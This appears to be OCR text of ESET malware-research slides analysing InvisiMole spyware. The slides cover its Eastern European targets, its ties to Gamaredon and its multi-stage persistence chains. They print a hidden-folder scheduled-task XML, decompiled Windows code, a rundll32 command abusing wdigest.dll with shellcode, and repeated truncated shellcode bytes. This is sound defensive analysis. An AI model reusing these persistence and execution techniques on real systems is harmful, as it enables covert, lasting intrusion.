
ENJOY SAFER TECHNOLOGY™

InvisiMole:

First-class persistence through second-class exploits



Zuzana Hromcova | Malware Researcher

Zuzana Hromcova

ESET Malware Researcher

@zuzana_hromcova

Anton Cherepanov

ESET Senior Malware Researcher

@cherepanov74


Exploits

Software from 2007

stack overflow vulnerability

Windows XP library

input validation vulnerability


Windows driver

CVE-2007-5633

ENJOY SAFER TECHNOLOGY™

InvisiMole:

First-class persistence through second-class exploits



Zuzana Hromcova | Malware Researcher

Targets: Eastern Europe


Military organizations

Diplomatic missions

InvisiMole: Surprisingly equipped spyware, undercover since 2013

Hunting for secrets from high-profile targets while staying in the shadows

Timeline of discoveries



Gamaredon Group

paloalto NETWORKS UNIT 42

"The Gamaredon Group Toolset Evolution"

ars technica

"Ukraine detects new Pterodo backdoor malware, warns of Russian cyberattack"

Cybersecurity Insiders

"Russia invades into digital systems of Ukraine Government Agencies"

TREND MICRO | SECURITY INTELLIGENCE Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

"Gamaredon APT Group Use Covid-19 Lure in Campaigns"

welivesecurity™ BY eset


"Gamaredon group grows its game"

Gamaredon Group

MSIL/Pterodo

InvisiMole Group

Win{32,64}/InvisiMole



Malicious email

Malicious document

Gamaredon's .NET downloader

Dropper


Winapiexec tool

InvisiMole's TCP downloader


Exploits

Exploit to get access

Attacker outside the network




Exploit to get privileges

Attacker inside the network

Exploit to get invisibility

Attacker inside the network, elevated




Living-off-the-land?

Total Video Player

Control Panel

Winapiexec

Wireless Network Setup Wizard


speedfan.sys

wdigest.dll

fxscompose.dll

srvany-ng

rundll32.exe


Stage 1
Stage 2
Stage 3
Stage 4
LNK
JS
Startup folder
LNK file
JS script
Control Panel
shellcode loader
TCP downloader
Stage 1
Stage 2
Scheduled task
Total Video Player
shellcode loader
Stage 1
Stage 2
Stage 3
Stage 4
Stage 5
Stage 6
Service
srvany-ng
winapiexec
shellcode loader
driver exploit
kernel mode inject
shellcode loader
RC2CL backdoor
Stage 1
Stage 2
Stage 3
Stage 4
Stage 5
Scheduled task
setupSNK
wdigest
shellcode loader
user mode inject
shellcode loader
DNS downloader
???


Dissecting InvisiMole's Wdigest execution chain



```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\Microsoft\Windows\Autochk\Scheduled</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="System">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
```


```
  </Settings>
  <Actions Context="System">
    <Exec>
      <Command>%windir%\system32\rundll32.exe</Command>
    </Exec>
    <Exec>
      <Command>%windir%\system32\rundll32.exe</Command>
      <Arguments>Shell32.dll ShellExec_RunDLL cmd.exe /c mkdir SMRTNTKY\MessageB.txt &&
      attrib +S +H SMRTNTKY</Arguments>
      <WorkingDirectory>C:\</WorkingDirectory>
    </Exec>
    <Exec>
      <Command>timeout</Command>
      <Arguments>4</Arguments>
    </Exec>
    <Exec>
      <Command>setupSNK.exe</Command>
      <WorkingDirectory>C:\Windows\SysWOW64\wbem</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
```

Stage 1

Legitimate Windows component
with undocumented feature






```
else if ( a1 == 2 )
{
  v5 = 260;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  if ( ATL::CRegKey::Open((ATL::CRegKey *)&v6, HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\FlashConfig", 0x20019u)
    || ATL::CRegKey::QueryStringValue((ATL::CRegKey *)&v6, "FlashConfigEnrollee", (LPBYTE)FileName, &v5) )
  {
    StringCchCopyA(FileName, 0x104u, "wzcdlg.dll,FlashConfigCreateNetwork ");
  }
  sprintf_s(CommandLine, 0x208u, "rundll32.exe %s %s\\SMRTNTKY\\WSETTING.WFC", FileName, Filename);
  ATL::CRegKey::Close((ATL::CRegKey *)&v6);
}
else
{
  sprintf_s(FileName, 0x104u, "%s\\SMRTNTKY\\MessageB.txt", Filename);
  GetPrivateProfileStringA("FlashConfig", "TEXT", Default, ReturnedString, 0x400u, FileName);
  GetPrivateProfileStringA("FlashConfig", "TITLE", Default, Caption, 0x100u, FileName);
  MungeString((char (*)[1024])ReturnedString);
  if ( MessageBoxA(0, ReturnedString, Caption, 4u) == 7 )
    return 0;
  sprintf_s(CommandLine, 0x208u, "notepad.exe %s\\SMRTNTKY\\WSETTING.txt", Filename);
}
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
```


```
    }
    sprintf_s(CommandLine, 0x208u, "rundll32.exe %s %s\\SMRTNTKY\\WSETTING.WFC", FileName, Filename);
    ATL::CRegKey::Close((ATL::CRegKey *)&v6);
  }
```

```
shell32 ShellExec_RunDLL "C:\Windows\SysWOW64\drivers\Rundll32.exe"
"C:\Windows\SysWOW64\drivers\wdigest.dll",SpInitialize %SHELLCODE_BYTES%
```

```
  if ( MessageBoxA(0, ReturnedString, Caption, 4u) == 7 )
```


```
rundll32.exe shell32 ShellExec_RunDLL "C:\Windows\SysWOW64\drivers\
Rundll32.exe" "C:\Windows\SysWOW64\drivers\wdigest.dll",SpInitialize
%SHELLCODE_BYTES%\SMRTNTKY\WSETTING.WFC
```

```
  StartupInfo.cb = 0;
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  if ( CreateProcessA(0, CommandLine, 0, 0, 0, 0x10u, 0, Buffer, &StartupInfo, &ProcessInformation) )
  {
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    return 0;
  }
}
return -1;
```


```
rundll32.exe shell32 ShellExec RunDLL "C:\Windows\SysWOW64\drivers\
Rundll32.exe" "C:\Windows\SysWOW64\drivers\wdigest.dll",SpInitialize
%SHELLCODE_BYTES%\SMRTNTKY\WSETTING.WFC
```

Stage 2

Legitimate Windows XP library
input validation vulnerability




```
rundll32.exe shell32 ShellExec_RunDLL "C:\Windows\SysWOW64\drivers\
Rundll32.exe" "C:\Windows\SysWOW64\drivers\wdigest.dll",SpInitialize
              %SHELLCODE BYTES% SMRTNTKY\WSETTING.WFC
```

Stage 2

Legitimate Windows XP library
input validation vulnerability

```
8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
E0 40 40 FC 31 F6 56 89
E7 89 F1 41 57 51 56 50
6A 28 36 C1 0C 24 04 BB
3C 10 8B 7E FF 13 85 C0
75 25 8B 3F 6A 4D 89 E1
         ...
```


```
int __stdcall SpInitialize(int a1, int *a2, int a3)
{
  int v3; // edi
  void *v4; // esi
  DWORD nSize; // [esp+Ch] [ebp-2Ch] BYREF
  enum _NT_PRODUCT_TYPE ProductType; // [esp+10h] [ebp-28h] BYREF
  wchar_t Buffer[16]; // [esp+14h] [ebp-24h] BYREF

  g_TimeForever = -1;
  *(_DWORD *)&g_strNtDigestUTF8ServerRealm = 0;
  *((_DWORD *)&g_strNtDigestUTF8ServerRealm + 1) = 0;
  *(_DWORD *)&g_strNTDigestISO8859ServerRealm = 0;
  *((_DWORD *)&g_strNTDigestISO8859ServerRealm + 1) = 0;
  g_NtDigestPackageId = a1;
  ProductType = NtProductWinNt;
  nSize = 16;
  l_bDigestInitialized = 1;
  dword_7E8BE17C = 0x7FFFFFFF;
  g_NtDigestState = 1;
  g_LsaFunctions = a3;
```


```
8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
E0 40 40 FC 31 F6 56 89
E7 89 F1 41 57 51 56 50
6A 28 36 C1 0C 24 04 BB
3C 10 8B 7E FF 13 85 C0
75 25 8B 3F 6A 4D 89 E1
...
```


```
_DigestAllocateMemory@4 proc near

uBytes          = dword ptr  8

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                cmp     _g_NtDigestState, 1
                push    [ebp+uBytes]    ; uBytes
                jnz     short loc_7E8BA930
                mov     eax, _g_LsaFunctions
                call    dword ptr [eax+14h]
                mov     edx, eax
                test    edx, edx
                jz      short loc_7E8BA93A
                mov     ecx, [ebp+uBytes]
                push    esi
                mov     esi, ecx
                push    edi
                shr     ecx, 2
                xor     eax, eax
                mov     edi, edx
                rep stosd
                mov     ecx, esi
                and     ecx, 3
```

```
8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
E0 40 40 FC 31 F6 56 89
E7 89 F1 41 57 51 56 50
6A 28 36 C1 0C 24 04 BB
3C 10 8B 7E FF 13 85 C0
75 25 8B 3F 6A 4D 89 E1
...
```


```
.text:7E8BC054 __tailMerge_SAMSRV proc near
.text:7E8BC054                 push    ecx
.text:7E8BC055                 push    edx
.text:7E8BC056                 push    eax
.text:7E8BC057                 push    offset __DELAY_IMPORT_DESCRIPTOR_SAMSRV
.text:7E8BC05C                 call    ___delayLoadHelper2@8 ; __delayLoadHelper2(x,x)
.text:7E8BC061                 pop     edx
.text:7E8BC062                 pop     ecx
.text:7E8BC063                 jmp     eax
.text:7E8BC063 __tailMerge_SAMSRV endp
.text:7E8BC063
```

```
8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
E0 40 40 FC 31 F6 56 89
E7 89 F1 41 57 51 56 50
6A 28 36 C1 0C 24 04 BB
3C 10 8B 7E FF 13 85 C0
75 25 8B 3F 6A 4D 89 E1
...
```





```
.text:7E8BC054 __tailMerge_SAMSRV proc near
.text:7E8BC054                 push    ecx
.text:7E8BC055                 push    edx
.text:7E8BC056                 push    eax
.text:7E8BC057                 push    offset __DELAY_IMPORT_DESCRIPTOR_SAMSRV
.text:7E8BC05C                 call    ___delayLoadHelper2@8 ; __delayLoadHelper2(x,x)
.text:7E8BC061                 pop     edx
.text:7E8BC062                 pop     ecx
.text:7E8BC063                 jmp     eax
.text:7E8BC063 __tailMerge_SAMSRV endp
.text:7E8BC063
```

Stage 3


Shellcode loader

```
8D 70 12 FD EB 12 54 4E
47 53 58 40 53 44 5D 4E
45 41 44 01 63 C0 8B 7E
31 C0 50 AC 48 C1 E0 10
AC 40 3C 13 75 F4 50 89
E0 40 40 FC 31 F6 56 89
E7 89 F1 41 57 51 56 50
6A 28 36 C1 0C 24 04 BB
3C 10 8B 7E FF 13 85 C0
75 25 8B 3F 6A 4D 89 E1
          ...
```



Data Protection API (DPAPI)

Standard Windows feature to protect
Wi-Fi passwords, logins and cookies



CryptProtectData function

12/05/2018 • 3 minutes to read

The **CryptProtectData** function performs encryption on the data in a DATA_BLOB structure. Typically, only a user with the same logon credential as the user who encrypted the data can decrypt the data. In addition, the encryption and decryption usually must be done on the same computer. For information about exceptions, see Remarks.


Syntax

